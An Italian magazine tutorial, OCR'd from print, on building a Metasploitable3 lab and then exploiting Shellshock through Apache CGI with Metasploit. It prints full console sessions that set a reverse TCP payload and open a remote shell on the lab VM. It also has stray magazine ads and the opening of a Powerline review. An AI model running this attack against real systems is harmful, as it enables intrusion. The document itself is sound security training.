



01 SERVE VAGRANT

Per poter recuperare le ultime immagini di Metasploitable bisogna scaricare Vagrant dal sito ufficiale: ***http://bit.ly/vagrantupdownload***. Sono disponibili pacchetti per sistemi Deb, Rpm, e per Arch Linux.

02 IL FILE UFFICIALE

Installato Vagrant, bisogna scaricare in una cartella il file che definisce le macchine virtuali di Metasploitable. Lo si può fare con il comando **curl -O** ***https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile***





03 LE DUE MACCHINE


Dando il comando **vagrant up** inizia la procedura automatica di download e configurazione delle macchine virtuali. La procedura farà apparire in VirtualBox due nuove macchine: una con Ubuntu 14.04 e una con Windows Server 2008.

04 SCHEDA DI RETE

Dopo la creazione delle macchine virtuali, conviene modificare le loro impostazioni per assicurarsi che la rete sia nella modalità Scheda con bridge, così si possono tentare attacchi da qualsiasi dispositivo della propria rete locale.


Lanciare una scansione con APT2

Proviamo il kit di Pen Testing Automatico sperimentale




01 AVVIAMO IL DB

Prima di tutto è necessario caricare il database di Metasploit: lo si può fare aprendo un terminale e dando il comando **msfdb start**. Il caricamento richiede alcuni secondi, poi ritorna il prompt.




02 METASPLOIT RPC

Si deve poi lanciare la console di Metasploit, attivando il plugin **msgrpc**. Si può fare tutto in un unico comando: **msfconsole -q -x 'load msgrpc User=msf Pass=msfpass ServerPort=55552'**




03 LANCIARE APT2

Ora ci serve un'altra scheda del terminale **(Ctrl+Shift+T)**. In questa possiamo lanciare il programma **apt2 col comando apt2 -s 0 --target 192.168.1.94**, dove 192.168.1.94 è l'indirizzo IP della macchina virtuale di Metasploitable3.




04 PAZIENTE ATTESA

Per conoscere l'indirizzo IP di Metasploitable basta fare il login e digitare **ifconfig**. Oppure, si può lanciare **apt2** sull'intera rete locale usando **192.168.1.1/24**. Quando lo script termina, produce un report indicando sul terminale il suo percorso.



05 ECCO IL REPORT

Aprendo il file del report nel browser Firefox si può vedere un riassunto dei dati estrapolati da APT2. Tuttavia, essendo un progetto in continua evoluzione, spesso non funziona correttamente e segnala la presenza di zero vulnerabilità anche se non è vero.



06 I DATI GREZZI

Rileggendo l'output su terminale di APT2 si possono vedere le varie vulnerabilità riscontrate, e anche capire quali parti del programma abbiano avuto dei problemi. Poi basta guardare il contenuto della cartella **/root/.apt/proofs/** per leggere tutti i dati ottenuti.

CHE COS'È SHELLSHOCK?

Quando si analizzano i risultati di una scansione di Nmap si possono trovare informazioni utili per capire quali potenziali vulnerabilità si nascondono su un sistema. Per esempio, considerando la versione di OpenSSH installata sul sistema si può capire a quando risalga l'ultimo aggiornamento e quindi se ci siano bug particolarmente famosi. Per esempio, Shellshock. Si tratta di uno dei bug più famosi su sistemi GNU/Linux, e colpisce ogni sistema non aggiornato dopo settembre 2014. Che sembra strano, ma ce ne sono diversi in circolazione, soprattutto su dispositivi che non vengono aggiornati automaticamente come router e sistemi IoT. Quando si trova un sistema operativo molto vecchio, Shellshock è una "garanzia" per un attacco di successo. Esistono vari metodi per sfruttarlo, a seconda di come lo si vuole innescare: si tratta di un bug della shell Bash, quindi è necessario lanciare la shell in qualche modo. Il metodo più semplice è sfruttare un eventuale script CGI, se presente nella cartella del server web. Metasploitable ha proprio uno di questi script, chiamato hello_world.sh. Lo script di per sé non è un problema, è un semplicissimo codice Bash che si limita a scrivere "Hello, World!" sulla pagina web. Ma per la sua esecuzione è richiesto Bash, e questo offre la possibilità di usare il bug a proprio vantaggio, per eseguire codice sul sistema vulnerabile e ottenere un terminale remoto.

Cercare la vulnerabilità in Metasploitable

Leggendo i risultati della scansione possiamo capire dove sono i punti deboli del sistema

```
NMAP-nmapScan192.16_.1.94-zjdwebzfru.nmap
# Nmap 7.80 scan initiated Mon Nov 18 17:18:48 2019 as: /usr/bin/nmap -sS -A -p
1-1024 -oA /root/.apt2/proofs/NMAP-nmapScan192.168.1.94-zjdwebzfru 192.168.1.94
Nmap scan report for metasploitable3-ub1404.lan (192.168.1.94)
Host is up (0.00073s latency).
Not shown: 1019 filtered ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.5
22/tcp  open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 b9:07:bc:1e:21:f8:aa:09:7a:f3:66:c9:4c:1e:93:82 (DSA)
|   2048 41:1c:56:97:4e:77:d2:3a:c5:fc:e1:e8:bb:52:c7:58 (RSA)
|   256 6f:3a:67:21:7c:1c:cc:71:f3:f2:33:58:ba:ea:17:0f (ECDSA)
|_  256 31:0c:79:ba:be:a8:ef:8f:0a:f6:bb:45:70:97:b3:9b (ED25519)
80/tcp  open  http        Apache httpd 2.4.7 ((Ubuntu))
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2018-07-29 13:18  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2018-07-29 13:18  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
```

```
Non sicuro | 192.168.1.94/cgi-bin/hello_world.s
QEMU/Networki...   Transform a day...   How to Install G...

Hello World!
```

01 SCANSIONE NMAP

Tra i file prodotti da APT2 ci sono anche le scansioni di nmap (che si possono ottenere anche con **nmap -A indirizzoIP**). Leggendone una si può scoprire, per esempio, che la macchina attaccata dispone di una versione di Apache vulnerabile a Shellshock.

02 ESISTE CGI-BIN?

Si scopre che il server ha una cartella **cgi-bin**, che contiene uno script shell. Il percorso completo, raggiungibile da un browser, è **/cgi-bin/hello_world.sh**. In una situazione reale si potrebbe fare un brute force per trovare i nomi dei file.

```
                    3Kom SuperHack II Logon

              User Name:          [   security    ]

              Password:           [               ]

                                  [ OK ]

                                                  https://metasploit.com

     =[ metasploit v5.0.41-dev                          ]
-- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
-- --=[ 556 payloads - 45 encoders - 10 nops            ]
-- --=[ 4 evasion                                       ]
```

```
msf5 > search shellshock

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank
     Check  Description
   -   ----                                                  ---------------  ----
     -----  -----------
   0   auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       norma
     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scan
er
   1   auxiliary/server/dhclient_bash_env                    2014-09-24       norma
     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   2   exploit/linux/http/advantech_switch_bash_env_exec     2015-12-01       exce
ent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellsho
)
   3   exploit/linux/http/ipfire_bashbug_exec                2014-09-29       exce
ent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   4   exploit/multi/ftp/pureftpd_bash_env_exec              2014-09-24       exce
ent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code In
ction (Shellshock)
   5   exploit/multi/http/apache_mod_cgi_bash_env_exec       2014-09-24       exce
ent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock
   6   exploit/multi/http/cups_bash_env_exec                 2014-09-24       exce
```

03 AVVIO METASPLOIT

Da notare che questo particolare attacco funziona solo se si trova un file eseguito nella shell. Per iniziare l'attacco bisogna lanciare la console di metasploit: basta il semplice comando **msfconsole**. Sarà necessario qualche minuto per il caricamento.

04 RICERCA EXPLOIT

Per trovare i vari exploit disponibili, si può usare il comando **search shellshock**. Visto che vogliamo sfruttare l'attacco tramite CGI, cerchiamo la posizione dell'exploit relativo alla **mod_cgi** di Apache.

L'attacco Shellshock

Otteniamo una shell remota grazie al bug Shellshock

```
   2   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excell
ent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock
)
   3   exploit/linux/http/ipfire_bashbug_exec             2014-09-29       excell
ent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   4   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24       excell
ent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Inje
ction (Shellshock)
   5   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excell
ent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   6   exploit/multi/http/cups_bash_env_exec              2014-09-24       excell
ent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                 2015-04-27       excell
ent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/multi/misc/xdh_x_exec                      2015-12-04       excell
ent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   9   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal
     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Ini
```

```
   VHOST                                    no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.1.94
rhost => 192.168.1.94
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.1.94
rhosts => 192.168.1.94
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/he
llo_world.sh
targeturi => /cgi-bin/hello_world.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

01 USARE L'EXPLOIT

Per caricare l'exploit relativo a Shellshock tramite CGI bisogna dare il comando **use exploit/multi/http/apache_mod_cgi_bash_env_exec**. Possiamo vedere le sue opzioni digitando **show options**.

02 QUALE È LA VITTIMA?

I due parametri fondamentali da impostare sono l'IP della vittima (la macchina Metasploitable) e il percorso dello script vulnerabile. Basta usare i comandi **set rhosts 192.168.1.94** e **set targeturi /cgi-bin/hello_world.sh**.

```
   23  linux/x86/shell/bind_tcp_uuid                          normal  No
Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   24  linux/x86/shell/reverse_ipv6_tcp                       normal  No
Linux Command Shell, Reverse TCP Stager (IPv6)
   25  linux/x86/shell/reverse_nonx_tcp                       normal  No
Linux Command Shell, Reverse TCP Stager
   26  linux/x86/shell/reverse_tcp                            normal  No
Linux Command Shell, Reverse TCP Stager
   27  linux/x86/shell/reverse_tcp_uuid                       normal  No
Linux Command Shell, Reverse TCP Stager
   28  linux/x86/shell_bind_ipv6_tcp                          normal  No
Linux Command Shell, Bind TCP Inline (IPv6)
   29  linux/x86/shell_bind_tcp                               normal  No
Linux Command Shell, Bind TCP Inline
   30  linux/x86/shell_bind_tcp_random_port                   normal  No
Linux Command Shell, Bind TCP Random Port Inline
   31  linux/x86/shell_reverse_tcp                            normal  No
Linux Command Shell, Reverse TCP Inline
   32  linux/x86/shell_reverse_tcp_ipv6                       normal  No
```

```
Linux Command Shell, Reverse TCP Stager
   27  linux/x86/shell/reverse_tcp_uuid                       normal  No
Linux Command Shell, Reverse TCP Stager
   28  linux/x86/shell_bind_ipv6_tcp                          normal  No
Linux Command Shell, Bind TCP Inline (IPv6)
   29  linux/x86/shell_bind_tcp                               normal  No
Linux Command Shell, Bind TCP Inline
   30  linux/x86/shell_bind_tcp_random_port                   normal  No
Linux Command Shell, Bind TCP Random Port Inline
   31  linux/x86/shell_reverse_tcp                            normal  No
Linux Command Shell, Reverse TCP Inline
   32  linux/x86/shell_reverse_tcp_ipv6                       normal  No
Linux Command Shell, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/she
ll/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 192.168.1.91
lhost => 192.168.1.91
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

03 PAYLOAD SEMPLICE

Dobbiamo scegliere uno shellcode da eseguire sul sistema vulnerabile: il comando **show payloads** presenta tutti gli shellcode disponibili. Possiamo usare il classico reverse TCP con **set payload linux/x86/shell/reverse_tcp**.

04 L'INDIRIZZO DI KALI

Per sicurezza impostiamo anche la variabile **lhost**, che indica la macchina su cui è installato Kali, così possiamo ottenere una reverse shell. Basta dare un comando del tipo **set lhost 192.168.1.91**.

```
Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.91     yes       The listen address (an interfa
ified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.1.94:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

```
   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.1.94:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.91:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 192.168.1.94
[*] Command shell session 1 opened (192.168.1.91:4444 -> 192.168.1.94:51826) a
019-11-19 02:28:51 +0100

whoami
www-data
uname -a
Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11
 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

05 EXPLOIT LANCIATO

Prima di lanciare l'attacco, verifichiamo se la macchina "vittima" soffra davvero del bug, col comando **check**. Se la risposta è positiva, possiamo finalmente iniziare l'attacco col comando **exploit**.

06 LA SHELL REMOTA

Se tutto è andato "bene", abbiamo ottenuto un terminale remoto con cui eseguire comandi sulla macchina vulnerabile. Per esserne certi possiamo dare il comando **uname -a**, verificando che il nome sia **metasploitable3-ub1404**.

La prima rivista scritta dai v

iaggiatori... per i viaggiatori!

DUBAI
UNA SETTIMANA DI FESTA NELLA TERRA DEGLI EMIRI PER UN VIAGGIO TRA ORO E QUARTIERI STORICI, MARE E DESERTO

MANHATTAN IN PRATICA
TUTTO QUELLO CHE C'E' DA SAPERE PER VIVERE AL MEGLIO IL CUORE DI NEW YORK

LA TROVI IN EDICOLA!

EDIZIONI MASTER


La potenza corre sui fili

Gli adattatori Powerline consentono di navigare in Internet attraverso la rete elettrica. Quali dispositivi dotati di connessione WLAN si sono rivelati convincenti nel test?

Quando la connessione WLAN del router tende a diventare debole, occorrerà prendere provvedimenti per renderla più efficiente e aumentarne la portata. Vengono ormai impiegati correntemente i cosiddetti ripetitori ("Amplificatori della connessione WLAN"), che provvedono a trasferire i dati tra il dispositivo finale e il router. Esiste però un problema, poiché sulle grandi distanze, dove possono essere presenti pareti in cemento armato, questi ripetitori raggiungono il loro limite di portata, mentre gli adattatori Powerline non incontrano alcuna difficoltà, poiché in grado di trasferire dati a velocità elevatissima attraverso la linea elettrica. Anche questa tecnologia non è però ancora perfetta, come mostrato dal test effettuato su otto adattatori Powerline.

